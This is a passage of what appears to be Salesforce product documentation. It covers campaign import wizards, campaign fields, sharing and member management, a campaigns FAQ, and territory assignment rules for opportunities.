For example, you can mark each contact or lead as “Planned” at the beginning of the campaign and then mark them as “Responded” after they respond. These different “responses” are referred to as the Member Status of each lead or contact associated with the campaign.

Note: If commas are not appropriate for your locale, use a tab or other delimiter.

To use one of the import wizards, click the **Manage Members** drop-down button on a campaign detail page and select one of the following:

- **Add Members - Import File** then click **Import Leads**: With the Lead Import Wizard, you can import a list of new names. Salesforce creates leads in the system, and associates those leads with your campaign to create new campaign members.
- **Update & Add Members - Import File** then click **Update & Add Campaign Members**: With the Campaign Update Wizard, you can import a list of existing Salesforce contacts and leads. Salesforce associates the records with your existing campaign member records, and updates their response history. In addition, any new leads or contacts added using the Campaign Update Wizard will be added as members of the campaign.

Note: If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.

Managing Campaign Members
Adding, Editing, or Cloning Individual Campaign Members

Lead Import Wizard

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import leads using the campaign import wizard:	"Edit" on campaigns AND `Marketing User` checked in your user information AND "Import Leads"

With the Lead Import Wizard, you can import a list of up to 50,000 new leads and associate them with a campaign. Use this wizard for campaigns that generate new leads.

Example Uses

- If you buy a list of names for a direct mailing, you can import the list to create new leads and associate them with your direct mail campaign.
- If you have a list of individuals who visited your booth at a trade show, you can import the list to create new leads and mark them as "Attended".

Tips for Using the Lead Import Wizard

- If names in your import file match existing leads, duplicate leads are created.
- If duplicate names exist in the import file, duplicate leads are created.
- If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.

Using the Lead Import Wizard

1. Prepare your list of names according to the specifications for mapping fields in your lead import file.
2. Click the **Manage Members** drop-down button and select **Add Members - Import File** on the detail page of the campaign you want to update.
3. Click **Import Leads**.
4. Click **Browse** and choose your import file.
5. Select a lead source.
6. Select an assignment rule to assign the leads.
7. Optionally choose to use assignment rule settings to notify the new record owners.
8. Select the default member status for leads with blank or invalid statuses.
9. Select the character encoding of your import file. Most users do not need to change the default setting.
10. Optionally choose to trigger workflow rules for new and updated records.
11. Optionally choose to trigger workflow rules for new campaign members.
12. Click **Next**.
13. Map the Salesforce fields to the fields in your import file, then click **Next**.
14. Map the Salesforce campaign member status field and any campaign member custom fields to your import file, then click **Next**. This is only available if you have campaign member custom fields.
15. Click **Import Now!**.

To verify that leads were imported with the correct member status, view the Campaign History related list on the leads. See Adding, Editing, or Cloning Individual Campaign Members on page 950.

Importing Campaign Members
Managing Campaign Members

Campaign Update Wizard

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use the Campaign Update Wizard:	"Edit" on campaigns AND "Import Leads" AND "Read" on contacts `Marketing User` checked in your user information

With the Campaign Update Wizard, you can import up to 50,000 existing contacts and leads to update the statuses for campaign members. Use this wizard for campaigns that target existing leads or contacts.

Example Uses

- For a Web seminar targeted at existing leads, you can import a list of those leads with their member statuses for the campaign, for example, "Attended," "Registered," and "No Show."
- For a conference targeted at existing contacts, you can import a list of contacts to track your customers' attendance.

Tips for Using the Campaign Update Wizard

- Campaign members based on contacts created from converted leads are not updated.
- If the import file includes leads or contacts that are not campaign members, they are added as campaign members.
- The campaign update wizard only changes records to which you have sharing access. Additionally, the campaign update wizard only updates child campaigns if you have at least "Read" access on the parent.
- If a campaign has a campaign member type, you must have access to that campaign member type in order to add members to the campaign. Otherwise, you can only update existing campaign members.

Using the Campaign Update Wizard

1. Run a contact or lead report in Salesforce, include the `Contact ID` or `Lead ID` field, and export it to Excel.

   If you are targeting both leads and contacts, combine the exported lead and contact reports into one CSV (comma-separated values) file in Excel. Make sure the `Lead ID` and `Contact ID` values are in the same Excel column.

   Note: If commas are not appropriate for your locale, use a tab or other delimiter.

2. Rename the `Lead ID/Contact ID` column to `Record Id`.
3. Optionally add a column called `Status`, and enter the member status for each record. Records with blank or invalid statuses are assigned the default member status you select in the wizard.
4. Click the **Manage Members** drop-down button and select **Update & Add Members - Import File** on the campaign you want to update.

5. Click **Update & Add Campaign Members**.
6. Click **Browse** and choose your import file.
7. Select the default member status for contacts or leads with blank or invalid statuses.
8. Select the character encoding of your import file. Most users do not need to change the default setting.
9. Optionally choose to trigger workflow rules for new and updated records.
10. Click **Next**.
11. Map the Salesforce fields to the fields in your import file, then click **Next**. Campaign member custom field mapping is available if you have campaign member custom fields.
12. Click **Import Now!**.

Creating Campaigns

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	"Read" on campaigns
To create campaigns:	"Create" on campaigns AND `Marketing User` checked in your user information

To create a campaign:

1. Select **Campaign** from the Create New drop-down list in the sidebar or click **New** next to **Recent Campaigns** on the campaigns home page.
2. Choose the following, then click **Continue**:
   - A campaign record type, which determines the page layout and picklist values for the campaign
   - A campaign member type, which determines the page layout for members of the campaign

   Note: These options are only available if your organization has two or more campaign record types or campaign member record types, respectively. To skip this step, set up default record types.
3. Enter information for the campaign.
4. Click **Save**, or click **Save & New** to save the campaign and add another.

Note: New campaigns have two default member status values: "Sent" and "Responded". You can edit them or create new ones as needed.

Cloning Campaigns

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To clone campaigns:	"Create" on campaigns AND `Marketing User` checked in your user information

The **Clone** button on a campaign creates a new campaign with the same information and member status values as an existing campaign.

1. Click **Clone** on a campaign.

   Note: If your organization uses record types, and the campaign you're cloning doesn't have a campaign member type, or has an invalid campaign member type, select campaign member type and click **Continue**.

2. Enter or change any information for the new campaign.
3. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Campaign Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A campaign has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

Field	Description
`Active`	Checkbox to mark whether the campaign is active or not.
`Actual Cost`	Amount of money spent to run the campaign.
`Budgeted Cost`	Amount of money budgeted for the campaign.
`Campaign Currency`	The default currency for currency amount fields in the campaign. Amounts display in the campaign currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.
`Campaign Member Type`	Record type for campaign members; determines the page layout of the members of the campaign. Available in Enterprise, Unlimited, and Developer Editions.
`Campaign Name`	Identifying name for the campaign.
`Campaign Owner`	Assigned owner of the campaign.
`Campaign Record Type`	Record type for the campaign; determines the picklist values available for the campaign. Available in Enterprise, Unlimited, and Developer Editions.
`Converted Leads`	Number of leads that were converted to accounts due to the marketing efforts in the campaign. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. For more information on converting leads, see Converting Leads on page 1004. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Created By`	User who created the campaign including creation date and time. (Read only)
`Custom Links`	Listing of custom links for campaigns as set up by your administrator.
`Description`	Description of the campaign. Up to 32KB of data are allowed in this field. Only the first 255 characters display in reports.

Field	Description
`End Date`	Ending date for the campaign. Responses received after this date are still counted.
`Expected Response (%)`	Percentage of responses you expect to receive for the campaign.
`Expected Revenue`	Amount of money you expect to generate from the campaign.
`Last Modified By`	User who last changed the campaign fields, including modification date and time. This does not track changes made to any of the related list items on the campaign. (Read only)
`Num Total Opportunities`	Calculated field for number of opportunities associated with the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Num Sent`	Number of individuals targeted by the campaign. For example, the number of emails sent.
`Num Won Opportunities`	Calculated field for number of closed/won opportunities associated with the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Parent Campaign`	The campaign above the selected campaign in the campaign hierarchy.
`Start Date`	Starting date for the campaign.
`Status`	Status of the campaign, for example, Planned, In Progress. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
`Total Actual Cost in Hierarchy`	Calculated field for the total amount of money spent to run a campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.

Field	Description
`Total Budgeted Cost in Hierarchy`	Calculated field for the total amount of money budgeted for a campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Contacts`	Number of individuals on accounts that are associated with the campaign. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Contacts in Hierarchy`	Calculated field for number of contacts associated with the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Converted Leads in Hierarchy`	Calculated field for the total number of leads associated with the campaign hierarchy that were converted into accounts, contacts, and opportunities. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Expected Revenue in Hierarchy`	Calculated field for the total amount of money you expect to generate from a campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Leads`	Number of potential opportunities (leads) associated with the campaign. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in

Field	Description
	formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Leads in Hierarchy`	Calculated field for the total number of leads associated with the campaign hierarchy. This number also includes converted leads. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Num Sent in Hierarchy`	Calculated field for the total number of individuals targeted by a campaign hierarchy, for example, the number of emails sent. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Opportunities in Hierarchy`	Calculated field for the total number of opportunities associated with the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Responses`	Calculated field for the total number of contacts and unconverted leads that have a `Member Status` equivalent to "Responded" for the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Responses in Hierarchy`	Calculated field for number of contacts and unconverted leads that have a `Member Status` equivalent to "Responded" for the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced

Field	Description
	in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Value Opportunities`	Calculated field for the amount of all opportunities associated with the campaign, including closed/won opportunities. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency and displays in parentheses. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Value Opportunities in Hierarchy`	Calculated field for total amount of all opportunities associated with the campaign hierarchy, including closed/won opportunities. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. All campaigns in a hierarchy must use the same currency. For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency and displays in parentheses. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses.
`Total Value Won Opportunities`	Calculated field for amount of all closed/won opportunities associated with the campaign. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them.

Field	Description
	For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Value Won Opportunities in Hierarchy`	Calculated field for amount of all closed/won opportunities associated with the campaign hierarchy. (Read only) Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. All campaigns in a hierarchy must use the same currency. For organizations using multiple currencies, opportunity amounts are converted to the campaign currency. If your currency does not match the campaign currency, the amount is converted to your currency. For organizations using advanced currency management, opportunity amounts are converted to the campaign currency via dated exchange rates. If the campaign currency does not match your currency, the total of the opportunity amounts are converted using standard exchange rates, not dated exchange rates, and that amount displays in parentheses. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Total Won Opportunities in Hierarchy`	Calculated field for the total number of won opportunities associated with the campaign hierarchy. Salesforce automatically calculates this amount using all associated records regardless of whether you have read access to them. This field cannot be referenced in formulas for workflow rules, validation rules, field updates, or approval processes, but it can be referenced in custom formula fields. Updates to this field do not trigger workflow rules.
`Type`	Type of campaign, for example, Direct Mail or Referral Program. Entry is selected from a picklist of available values,

Field	Description
	which are set by an administrator. Each picklist value can have up to 40 characters.

Creating Campaigns

Sharing Campaigns

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	“Read” on campaigns
To share campaigns:	“Read” on campaigns AND `Marketing User` checked in your user information

Your administrator defines your organization's sharing model for campaign access. However, you can extend sharing privileges for your own campaigns individually. Use campaign sharing to *increase* access to your campaigns; you cannot restrict access beyond your organization’s default access levels.

To view and manage sharing details, click **Sharing** on the campaign detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the campaign. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant access to the record for other users, groups, roles, or territories.
- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Special Considerations

- To share a campaign, you must have Public Full Access to the campaign and have the `Marketing User` checkbox selected in your personal information.
- The **Sharing** button is available depending on your organization-wide default for campaigns.
- Make sure you are sharing records with users who have the appropriate “Read” object permission for viewing the shared records.
- Sharing a campaign does not automatically grant read access to all the campaign members. Make sure that the user you are sharing a campaign with has visibility to the associated leads or contacts.

- The campaign hierarchy statistic fields provide aggregate data for a parent campaign and all the campaigns below it in the hierarchy, regardless of whether a user has sharing rights to a particular campaign within the hierarchy. Therefore, consider your organization's campaign sharing settings when enabling campaign hierarchy statistics. If you do not want users to see aggregate hierarchy data, remove any or all of the campaign hierarchy statistic fields from the Campaign Hierarchy related list. These fields will still be available for reporting purposes.

Deleting Campaigns

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete campaigns:	“Delete” on campaigns AND `Marketing User` checked in your user information

To delete a campaign, click **Del** next to the campaign on the campaigns list page. You can also delete a campaign by clicking **Delete** on the campaign detail page.

When you delete a campaign, all related events, tasks, and attachments are also deleted. Associated contacts, leads, person accounts, and opportunities are not deleted with the campaign. The deleted campaign is moved to the Recycle Bin. If you undelete the campaign, any related items are also restored.

Searching for Campaigns

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view campaigns:	“Read” on campaigns

1. Enter your search terms in the sidebar or header search box.

2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create a campaign list view to find campaigns that match specific criteria.

Mass Adding Contacts or Leads to a Campaign

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add multiple existing contacts to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on contacts
To add multiple existing leads to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on leads
To add multiple person accounts to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on contacts

To add existing contacts, leads, or person account to a campaign from a campaign detail page:

1. View the campaign you want to update.
2. Click **Manage Members**.
3. Click either **Add Members - Existing Contacts** or **Add Members - Existing Leads**.
4. In the first step of the wizard, choose a campaign member status value to assign to the new members.

Note that the name of the campaign from which you navigated is automatically populated.

5. Click **Next**.
6. In the second step of the wizard, you see a list of potential members who are not associated with your campaign.

   Note that person accounts are included in contact list views and can be added to campaigns from them.

   a. Check the boxes for the records you want to select. Optionally, check the box in the column header to select all currently displayed items. Note that up to 250 records can display on the page at a time.
   b. Click **Add to Campaign**. This immediately saves those individuals as campaign members with the chosen status.
   c. Click the letter links or the **Next Page** and **Previous Page** links to view other list pages, and continue adding members in the same manner.

      Note: A confirmation message keeps a running tally of the total number of members added during this session of the wizard. Any members already added during this wizard session are shown with a read-only check mark next to them.

   d. Optionally, modify the display by choosing a different list view or creating a new list view. Note that you can define custom list views that restrict results according to campaign name and optionally also by member status.
7. When you have added all desired members to your campaign, click **Done** to exit the wizard.

Adding Contacts or Leads from a List View to a Campaign

Mass Removing Contacts or Leads from a Campaign

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete multiple existing contacts from a campaign:	`Marketing User` checked in your user information AND “Edit” on campaigns AND “Read” on contacts
To delete multiple existing leads from a campaign:	`Marketing User` checked in your user information AND “Edit” on campaigns AND “Read” on leads

To remove existing contacts, leads, or person accounts from a campaign:

1. View the campaign detail page for the campaign you want to update.
2. Click **Manage Members**.
3. Click either **Remove Members - Existing Contacts** or **Remove Members - Existing Leads**.
4. Choose the campaign members that you want to remove from the campaign:
   a. Check the boxes for the records you want to select. Optionally, check the box in the column header to select all currently displayed items. Note that up to 250 records can display on the page at a time.
   b. Click **Remove from Campaign**.
   c. Click the letter links or the **Next Page** and **Previous Page** links to view other list pages, and continue removing members in the same manner.

      Note: A confirmation message keeps a running tally of the total number of members removed during this session of the wizard. Any members already removed during this wizard session are shown with a read-only check mark next to them.

   d. Optionally, modify the display by choosing a different list view or creating a new list view. Note that you can define custom list views that restrict results according to campaign name and optionally also by member status.
5. When you are finished removing members from your campaign, click **Done** to exit the wizard.

PLANNING, MANAGING, AND TRACKING CAMPAIGNS FAQS

Campaigns FAQ

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- Can I use mass email for my email campaigns?
- How can I track which opportunities resulted from campaigns?
- How can I calculate the ROI for my campaigns?
- How can I add contacts and leads to my campaigns?
- How does Primary Campaign Source work?
- How is Campaign influence different from ROI reports?
- Who has access to campaigns?

See Also:

Campaigns Overview

Can I use mass email for my email campaigns?

Mass email is designed for small-scale sales and support mailings, not for marketing purposes. We recommend that you use a third-party email-execution vendor to send emails for marketing campaigns.

See Also:

Campaigns FAQ

How can I add contacts and leads to my campaigns?

Your company's campaigns typically will target existing customers (contacts) and/or prospective customers (leads). Both contacts and leads can be associated with your campaigns as campaign members. You can easily add members from a campaign member detail page by clicking the Manage Members drop-down button in the campaign detail section or in the Campaign Members related list, then selecting one of the following options:

- **Add Members - Search** to add campaign members from a search.
- **Add Members - Import File** to add campaign members by importing leads from a comma-delimited text file (.csv).
- **Edit Members - Search** to view, update, or delete existing campaign members.
- **Update & Add Members - Import File** to edit campaign member status using an import file.

The following tables describe additional methods to add campaign members.

Adding Contacts to Campaigns		
Contact Source	**Recommended Campaign Member Tool**	**Maximum Number of Records**
A report of existing contacts	Add Campaign Members from Reports	50,000 per report
A .csv file of existing contacts	Campaign Update Wizard	50,000 per import file
A list view of existing contacts	Adding Contacts or Leads from a List View to a Campaign	250 per list page
An individual contact detail page	Adding, Editing, or Cloning Individual Campaign Members	1

Adding Leads to Campaigns		
Lead Source	**Recommended Campaign Member Tool**	**Maximum Number of Records**
A report of existing leads	Add Campaign Members from Reports	50,000 per report
A .csv file of new leads	Lead Import Wizard	50,000 per import file
A list view of existing leads	Adding Contacts or Leads from a List View to a Campaign	250 per list page
An individual lead detail page	Adding, Editing, or Cloning Individual Campaign Members	1

Campaigns FAQ

How can I calculate the ROI for my campaigns?

The Campaign ROI Analysis Report is located on the Reports tab in the Campaign Reports folder. It calculates your campaigns' performance by return on investment (ROI) and average cost. For each campaign in the report:

- ROI, which is expressed as a percentage, is calculated as the net gain (Total Value Won Opportunities - Actual Cost) divided by the Actual Cost.
- Total Value Won Opportunities is the calculated amount of all closed or won opportunities where the campaign is the Primary Campaign Source on the opportunity.

See Also:

Campaigns FAQ

How can I track which opportunities resulted from campaigns?

One key benefit of campaigns is the ability to track how much business has been generated from each campaign. When you create an opportunity, you can fill in the `Primary Campaign Source` field to indicate that the opportunity resulted from a specific campaign.

In addition, when you convert a lead that is linked to a campaign, that campaign is automatically inserted into the opportunity `Primary Campaign Source` field.

If a lead or contact is linked to multiple campaigns, the campaign with which he or she is most recently associated is inserted into the opportunity `Primary Campaign Source` field.

The Opportunities related list on a campaign shows every opportunity that is linked to that campaign. You can also run the Campaign Revenue Report to track which opportunities are linked to your campaigns.

See Also:

Campaigns FAQ

How does Primary Campaign Source work?

Primary Campaign Source is the campaign associated with a lead prior to lead conversion. This value can be manually changed in the lead detail. Additionally, it provides 100% of the amount revenue credit to the specified campaign.

See Also:

Campaigns FAQ

How is Campaign influence different from ROI reports?

Campaign influence tracks pipeline and revenue for multiple campaigns, and ties all campaigns of a contact role to that opportunity for pipeline and ROI reporting. This is especially helpful for longer deal cycles when more than one campaign contributes to a closed deal or a converted lead.

See Also:

Campaigns FAQ

Who has access to campaigns?

Depending on your sharing settings, users in your organization can view campaigns, view the advanced campaign setup, or run campaign reports. However, only designated Marketing Users with the appropriate user permissions can create, edit, and delete campaigns and configure advanced campaign setup. An administrator must select the `Marketing User` checkbox on a user's personal information to designate that user as a Marketing User.

In addition, Marketing Users can import leads and use the campaign import wizards if they also have the Marketing User profile (or the "Import Leads" permission and "Edit" on campaigns).

Campaigns FAQ

MANAGING ACCOUNTS BY TERRITORY

Territory Management Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Territory Management is available only with Customizable Forecasts and not supported with the Winter '12 release of Forecasts. If Territory Management is enabled, you can no longer use the Winter '12 release of Forecasts.

Territory management is an account sharing system that grants access to accounts based on the characteristics of the accounts. It enables your company to structure your Salesforce data and users the same way you structure your sales territories. Particularly if your organization has a private sharing model, you may need to grant users access to accounts based on criteria such as postal code, industry, revenue, or a custom field that is relevant to your business. You may also need to generate forecasts for these diverse categories of accounts. Territory management solves these business needs and provides a powerful solution for structuring your users, accounts, and their associated contacts, opportunities, and cases.

Note: Account ownership and its effect on record sharing remains valid and unchanged when territory management is in use.

Key benefits of territory management include:

- The ability to use account criteria to expand a private sharing model.
- Support for complex and frequently changed sales organization structures.
- Support for transferring users between territories, with the option to retain opportunities.
- Multiple forecasts per user, based on territory membership.
- Territory-based sales reports.

Note: Territory management only affects accounts and the standard objects that have a master-detail relationship to accounts. For example, opportunities are included in territory management but leads are not.

What is a Territory?

A territory is a flexible collection of accounts and users where the users have at least read access to the accounts, regardless of who owns the account. By configuring territory settings, users in a territory can be granted read, read/write, or owner-like access (that is, the ability to view, edit, transfer, and delete records) to the accounts in that territory. Both accounts and users can exist in multiple territories. You can manually add accounts to territories, or you can define account assignment rules that assign accounts to territories for you.

Not only can you control access to accounts for users in each territory, you can also control users' access to the opportunities and cases associated with the accounts in the territory, regardless of who owns the records.

What is a Territory Hierarchy?

Territories exist in a hierarchy which you can set up with as many nested levels as you wish. For example, you could create a top-level territory named "Worldwide Sales" that has the child territories "North America," "Europe/Middle East," "Latin America," "Africa," and "Asia/Australia." "North America" might have the child territories "Canada" and "United States." "United States" might have the child territories "Western," "Central," "Southern," and "Eastern." Finally, "Western" might have the child territories "California," "Oregon," "Washington," "Nevada," "Arizona," and "Utah."

Note that territory hierarchies do not have to be focused on geography; they can be defined however you like.

How Do Territories Affect Forecasting?

When you enable territory management for your organization, your forecast data is derived from the opportunities that are associated with the accounts in your territories. Users will have a different forecast for each territory to which they are assigned. For example, if you are assigned to both "California" and "Arizona," you will have one forecast for the opportunities you have in "California," and another forecast for the opportunities you have in "Arizona." See Viewing Customizable Forecasts on page 1202.

Building Your Territory Hierarchy
Territory Management FAQ

Managing Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage territories:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

Managing your organization's territories involves the following tasks:

- Organize territories into hierarchies that represent your organization's forecasting requirements and how users work in your organization.
- Configure organization-wide settings for territory management.

- Create new territories and edit existing territories.
- Assign users to territories.
- Define account assignment rules that evaluate accounts and assign them to territories.
- Select accounts from lists and manually assign them to territories.

Territory Management FAQ

Assigning Opportunities to Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create opportunities:	"Create" on Opportunities

An opportunity can be assigned to a territory when the opportunity is created—either manually or during lead conversion—or when account assignment rules run that affect existing opportunities. This topic includes the following sections:

- Territory Assignment for Manually Created Opportunities
- Territory Assignment for Converted Leads
- Notes About Territory Assignment for Opportunities

Territory Assignment for Manually Created Opportunities

When an opportunity is created from the Opportunities tab or from the Quick Create area on the sidebar, Salesforce compares the territories associated with the opportunity's account to the territories that the opportunity owner is a member of:

- If there is a single territory that both the account and the opportunity owner belong to, the opportunity is assigned to that territory if "Evaluate this account against territory rules on save" is selected.
- If more than one territory is common to both the account and the opportunity owner, the opportunity is not automatically assigned to any territory. The opportunity owner must manually assign a territory to the opportunity.
- If no territory is common to both the account and the opportunity owner, the opportunity owner cannot assign the opportunity to a territory.

Territory Assignment for Converted Leads

When a lead is converted to an opportunity, that opportunity's territory assignment depends on several factors, including:

- Whether the account associated with the opportunity is assigned to one or more territories
- Whether the lead owner is a member of the same territory as the account
- The number of users assigned to a territory
- Whether a forecast manager is assigned to the territory

If the account associated with the opportunity is assigned to only one territory, use the following table to determine how the opportunity's territory is assigned:

Lead Owner Belongs to Same Territory as Account	Number of Users Assigned to Territory	A Forecast Manager is Assigned to the Territory	Results
Yes	1	N/A	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner.
No	1	N/A	The opportunity is assigned to the same territory as the account and the opportunity owner is the sole member of the territory.
No	0	N/A	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner. The lead owner is added as an inactive member of the territory.
Yes	>1	Yes	The opportunity is assigned to the same territory as the account and the forecast manager becomes the opportunity owner.
Yes	>1	No	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner.
No	>1	Yes	The opportunity is assigned to the forecast manager of the territory.
No	>1	No	The opportunity is assigned to the same territory as the account and the lead owner becomes the opportunity owner. The lead owner is added as an inactive member of the territory.

If the account associated with the opportunity is assigned to more than one territory, use the following table to determine how the opportunity's territory is assigned:

Lead Owner's Territory Membership	Results
Lead owner has one territory in common with the account	The opportunity is not assigned to any territories and the lead owner becomes the opportunity owner. The opportunity owner can assign the opportunity to the account's territory.
Lead owner has more than one territory in common with the account	The opportunity is not assigned to any territories and the lead owner becomes the opportunity owner. The opportunity owner can assign the opportunity to any territory that he or she has in common with the account.
Lead owner has no territories in common with the account	The opportunity is not assigned to any territories and the lead owner becomes the opportunity

Lead Owner's Territory Membership	Results
	owner. The opportunity owner cannot assign the opportunity to any territories.

Notes About Territory Assignment for Opportunities

- The following actions do not change an opportunity's territory:
  - ◊ Manually assigning the opportunity's account to a territory
  - ◊ Changing which account is associated with the opportunity
  - ◊ Changing the account's territory as a result of account assignment rules if the opportunity and its account are in different territories
  - ◊ Transferring the opportunity to a new owner
- Territory assignment rules do not update an opportunity if the opportunity's `Close Date` is before the current date and the opportunity's `Stage` is `Closed Won` or `Closed Lost`.
- When an opportunity is not automatically assigned to a territory, we recommend that users be notified if the opportunity is not assigned to a territory manually within one day. You can set up time-based workflow to notify users about unassigned opportunities.
- Restoring an account or opportunity from the Recycle Bin restores the territory assignment, but it does not trigger the evaluation of account assignment rules. If account assignment rules changed while the record was in the Recycle Bin, the restored record may have territories that are inconsistent with the new rules.
- When opportunities are transferred from one user to another, whether individually or as a group, the territory assignment on the opportunities is unaffected. However, if the opportunities are assigned to a user who is not already a member of the opportunity's territory, that user is added as an inactive member of the territory.
